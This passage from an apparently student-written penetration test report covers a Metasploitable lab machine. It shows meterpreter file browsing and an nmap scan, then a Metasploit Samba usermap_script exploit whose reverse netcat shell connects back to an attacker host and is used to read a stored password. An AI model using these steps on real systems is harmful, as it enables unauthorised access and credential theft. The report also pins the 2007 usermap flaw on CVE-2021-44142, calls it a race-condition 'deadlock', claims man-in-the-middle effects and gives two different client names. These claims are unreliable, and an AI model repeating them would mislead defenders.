Then after run the exploit as above the meterpreter session will start. And with executing some commands we can get the server information and the user information. Then I exploit the system.



```
meterpreter > cd home
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040444/r--r--r--  4096  dir   2010-03-17 07:08:02 -0700  ftp
040444/r--r--r--  4096  dir   2024-09-23 03:45:01 -0700  msfadmin
040444/r--r--r--  4096  dir   2010-04-15 23:16:02 -0700  service
040444/r--r--r--  4096  dir   2024-10-06 13:28:59 -0700  user

meterpreter > cd user
meterpreter > ls
Listing: /home/user
===================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100001/---------x  165   fil   2010-05-07 11:38:06 -0700  .bash_history
100445/r--r--r-x  220   fil   2010-03-31 03:42:59 -0700  .bash_logout
100445/r--r--r-x  2928  fil   2010-03-31 03:42:59 -0700  .bashrc
100445/r--r--r-x  586   fil   2010-03-31 03:42:59 -0700  .profile
040001/---------x  4096  dir   2010-05-07 11:36:34 -0700  .ssh
100444/r--r--r--  16    fil   2024-10-06 13:28:59 -0700  important_file.txt

meterpreter > cat important_file.txt
pwd is hellogod
meterpreter > 
```

Business Impact

The Blue Team, analyzing the exploit identified by the Red Team, has determined that the system is vulnerable to ransomware attacks. A data leak could lead to a significant loss of reputation for Sentinel Industries, potentially resulting in a decline in customer trust and business. Furthermore, these vulnerabilities may expose the system to Denial of Service (DoS) attacks, making the services unavailable to legitimate users.


Mitigations and Recommendations

From the perspective of the Purple Team, one of the best preventive measures is to update the Apache Tomcat servers to the latest versions. Additionally, implementing a web application firewall (WAF) can provide an extra layer of security. Regularly monitoring the web server logs for unusual activity will help in identifying any attempts to exploit vulnerabilities in Apache Tomcat (specifically version 5.5.x). These steps can significantly enhance the security posture of Sentinel Industries.

03. Samba Deadlock Vulnerability


Samba versions before 4.15.5 are vulnerable to a serious flaw (CVE-2021-44142) that allows attackers to remotely execute code on the server, potentially granting them complete control over the system. This vulnerability is caused by a race condition in how Samba processes certain requests, which can be exploited by sending a specially crafted request. If successful, the attacker may gain root access, posing a significant risk to affected systems. It is essential to upgrade to Samba version 4.15.5 or later to protect against this vulnerability. [2]

The Nmap results get by the red team is shown that the port 139 and 445 is opened.




```
┌──(echo㉿kali)-[~]
└─$ nmap -sV 192.168.56.103
Starting Nmap 7.94 ( https://nmap.org ) at 2024-10-07 07:04 PDT
Nmap scan report for 192.168.56.103
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linu
_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.86 seconds
```

Then the red team is looking for the modules in the Metasploit and there is an auxiliary particularly to find the version of the SMB. For that they using the auxiliary/scanner/smb/smb_version module.



```
msf6 > search smb_version

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_version                    normal  No     SMB Version Detection


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version
```


Then after setting the parameters and run the exploit they obtain the samba version abs below.



```
msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > info

       Name: SMB Version Detection
     Module: auxiliary/scanner/smb/smb_version
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  hdm <x@hdm.io>
  Spencer McIntyre
  Christophe De La Fuente

Check supported:
  No

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                      asics/using-metasploit.html
  THREADS  1                yes       The number of concurrent threads (max one per host)

Description:
  Fingerprint and display version information about SMB servers. Protocol
  information and host operating system (if available) will be reported.
  Host operating system detection requires the remote server to support
  version 1 of the SMB protocol. Compression and encryption capability
  negotiation is only present in version 3.1.1.


View the full module info with the info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.56.103
RHOST => 192.168.56.103
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.56.103:445    - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.56.103:445    -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.56.103:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


So they confirmed that the version is 3.0.20-Debian. After that they are searching for the exploits related to it.

Then select the exploit/multi/samba/usermap_script module.




```
msf6 > search samba version

Matching Modules
================

   #   Name                                                 Disclosure Date  Rank       Check  Description
   -   ----                                                 ---------------  ----       -----  -----------
   0   exploit/windows/fileformat/ms14_060_sandworm         2014-10-14       excellent  No     MS14-060 Microsoft W
indows OLE Package Manager Code Execution
   1   exploit/unix/http/quest_kace_systems_management_rce  2018-05-31       excellent  Yes    Quest KACE Systems M
anagement Command Injection
   2   exploit/multi/samba/usermap_script                   2007-05-14       excellent  No     Samba "username map
script" Command Execution
   3   exploit/multi/samba/nttrans                          2003-04-07       average    No     Samba 2.2.2 - 2.2.6
nttrans Buffer Overflow
   4   exploit/linux/samba/chain_reply                      2010-06-16       good       No     Samba chain_reply Me
mory Corruption (Linux x86)
   5   exploit/linux/samba/is_known_pipename                2017-03-24       excellent  Yes    Samba is_known_pipen
ame() Arbitrary Module Load
   6   exploit/linux/samba/lsa_transnames_heap              2007-05-14       good       Yes    Samba lsa_io_trans_n
ames Heap Overflow
   7   exploit/solaris/samba/lsa_transnames_heap            2007-05-14       average    No     Samba lsa_io_trans_n
ames Heap Overflow
   8   exploit/freebsd/samba/trans2open                     2003-04-07       great      No     Samba trans2open Ove
rflow (*BSD x86)
   9   exploit/linux/samba/trans2open                       2003-04-07       great      No     Samba trans2open Ove
rflow (Linux x86)
   10  exploit/osx/samba/trans2open                         2003-04-07       great      No     Samba trans2open Ove
rflow (Mac OS X PPC)
   11  exploit/solaris/samba/trans2open                     2003-04-07       great      No     Samba trans2open Ove
rflow (Solaris SPARC)


Interact with a module by name or index. For example info 11, use 11 or use exploit/solaris/samba/trans2open

msf6 > use 2
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

then set the RHOSTS and the LHOST and 192.168.56.103, 192.168.56.105 respectively. Then after executing the exploit they obtain the remote Metasploitable system by gaining the remote access to the machine.



```
View the full module info with the info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.56.103
RHOST => 192.168.56.103
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.56.105
LHOST => 192.168.56.105
msf6 exploit(multi/samba/usermap_script) > run
```



```
[*] Started reverse TCP handler on 192.168.56.105:4444
[*] Command shell session 1 opened (192.168.56.105:4444 -> 192.168.56.103:32969) at 2024-10-07 07:11:26 -0700

pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd home
ls
ftp
msfadmin
service
user
cd user
ls
important_file.txt
cat important_file.txt
pwd is hellogod
```

Business Impact

The Samba deadlock vulnerability poses a significant risk of data breaches. The Blue Team has identified that this vulnerability allows for man-in-the-middle attacks during communication between clients and servers. This means that an attacker could intercept and manipulate sensitive data transmitted over the network. Furthermore, the attacker may also exploit this vulnerability to execute arbitrary network calls, potentially leading to the shutdown of critical services. Overall, the consequences of this vulnerability could severely compromise the integrity and availability of sensitive information and essential operations.

Mitigations and Recommendations

To mitigate the risks associated with this vulnerability, the Purple Team recommends updating Samba to version 4.15.5 or later. This update addresses the deadlock vulnerability and enhances security. Additionally, it is crucial to monitor server logs regularly to identify any suspicious activities. By maintaining vigilant oversight of server activity, organizations can detect and respond to potential threats before they escalate, thereby safeguarding their data and services.

Conclusion

In summary, the penetration testing carried out on Mayo Industries uncovered several serious security weaknesses. These issues were found in the vsftpd FTP server, Apache Tomcat, and Samba services, which could allow unauthorized access, data leaks, and interruptions to the company's operations.

The teamwork between the Red, Blue, and Purple Teams was crucial in identifying these vulnerabilities and evaluating the current security measures. This report provides an overview of the potential impacts on the business and offers practical recommendations to improve security.

To address the identified risks, Mayo Industries should take immediate action, such as updating vulnerable software, turning off unnecessary features, and strengthening access controls. By following these suggestions, the company can reduce its risk of cyberattacks and better protect its sensitive information, ensuring a more secure and reliable operation.

References

[1] "Apache Tomcat 5.x vulnerabilities," [Online]. Available: https://tomcat.apache.org/security5.html#:~:text=Information%20disclosure%20in%20authentication%20headers%20CVE%2 D2010%2D1157.

[2] "NVD-CVE-2021-44142," [Online]. Available: https://nvd.nist.gov/vuln/detail/cve-202144142#:~:text=VULNERABILITIES-,CVE%2D2021%2D44142,-Detail.